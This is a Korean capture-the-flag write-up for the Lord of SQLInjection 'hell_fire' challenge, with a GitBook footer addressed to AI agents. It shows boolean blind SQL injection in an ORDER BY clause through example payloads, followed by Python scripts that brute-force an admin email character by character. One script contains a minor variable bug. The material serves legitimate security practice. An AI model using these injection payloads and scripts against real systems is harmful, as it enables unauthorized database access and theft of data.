> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-hell_fire.md).
# \[Lord Of SQLInjection] hell\_fire
#### 문제 특징

* order by 절에 sql injection이 들어가고. 입력 쿼리로 order를 넣어주어야 한다.
* select한 칼럼이 id, email, score 세 개임을 확인 가능
* order by 절 뒤에 숫자를 사용하면, 해당 순서의 컬럼으로 정렬한다는 의미
* 만약 그 숫자가 select 문의 컬럼 개수보다 더 크다면 오류가 반환됨
* 컬럼 수를 파악할 수 있다.
* hell\_fire 문제에서는 3개의 컬럼이 이미 쿼리문에 속해있어서 필요하지 않음
* email의 길이값을 파악한다.
```
[도메인 주소]?order=length(email)=25, id='rubiya'
```
특징
* order by 뒤에 조건이 2개 붙어있는 것을 확인 가능
* length(email)은 email의 길이값을 반환하는 함수
* 만약 email의 길이값이 25이면, 최종 반환값이 True가 된다.
* 첫 번째 조건이 참인 경우, 첫 번째 조건에 의해서 정렬되며, 아닌 경우 False를 반환하게 됨
* order by에는 뒤에 오는 id=’rubiya’라는 조건을 적용하여 정렬하게 된다.
* 이전의 blind injection 문제들과 동일하게 끼워맞추기로 email 길이를 알아낸다.
```

[도메인 주소]?order=length(email)=28, id='rubiya'
```
* email의 길이값이 28
* 첫 번째 조건에 의해 정렬됨
* 컬럼 이름이 아닌 값을 넣게 된 경우, 일치한 값이 아래로 내려가게 된다.
* 마지막으로 실제 값을 알기 위해 공격 코드를 작성한다.
```
import requests
url = "https://los.rubiya.kr/chall/hell_fire_309d5f471fbdd4722d221835380bb805.php?" # 공격 사이트
cookies = {'PHPSESSID': '세션ID'} # 본인의 세션값
email_len = 0 # 이메일 길이 초기화
while 1: # while문 실행
email_len += 1 # 이메일 길이 + 1
# 쿼리문 작성
query = f"length(email) = {email_len}, id='rubiya'"
params = {'order': query} # 파라미터에 작성한 쿼리문 삽입
response = requests.get(url, params=params, cookies=cookies) # 요청
# print(response.text)
if "id
email
score
rubiya" in response.text: # rubiya가 응답의 위에 있다면
print("[-] Email's length : ", email_len) # 이메일 길이 출력
break # while문 종료
```
```
[도메인 주소]?order=ascii(substr(email,1,1))=98,id='rubiya'
```
→ email의 첫번째 자리 아스키 코드가 98(b)가 아닌 것을 알 수 있다.
→ 마찬가지로 끼워맞추듯이 아스키 코드 시작 숫자를 알아내면,
```
[도메인 주소]?order=ascii(substr(email, 1, 1))=97, id='rubiya'
```
→ admin 줄이 rubiya 줄의 아래로 간 것을 확인 가능
파이썬 코드로 구현을 하면(vscode에 넣고 돌리면 아래와 같이 이메일 주소를 알 수 있다)
```
def search_email(email_len): # 이메일 찾기 함수
email = '' # 이메일 초기화
for i in range(1, pw_len+1): # 이메일의 길이까지 for문 생성
print("Round ", i) # 몇 번째 Round인지 출력
for ch in range(48, 122): # 아스키 코드 0 ~ Z까지 for문 생성
query = f"ascii(substr(email, {i}, 1))={ch}, id='rubiya'" # 쿼리문 작성
params = {'order': query} # 파라미터 삽입
response = requests.get(url, params=params, cookies=cookies) # 응답 받기
if "id
email
score
rubiya" in response.text: # rubiya가 응답의 위에 있다면
email += chr(ch) # email에 아스키 코드를 변환하여 저장
print("Email : ", email) # 값 출력
break # 종료
```
```
[도메인 주소]?email=admin_secure_email@emai1.com
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-hell_fire.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.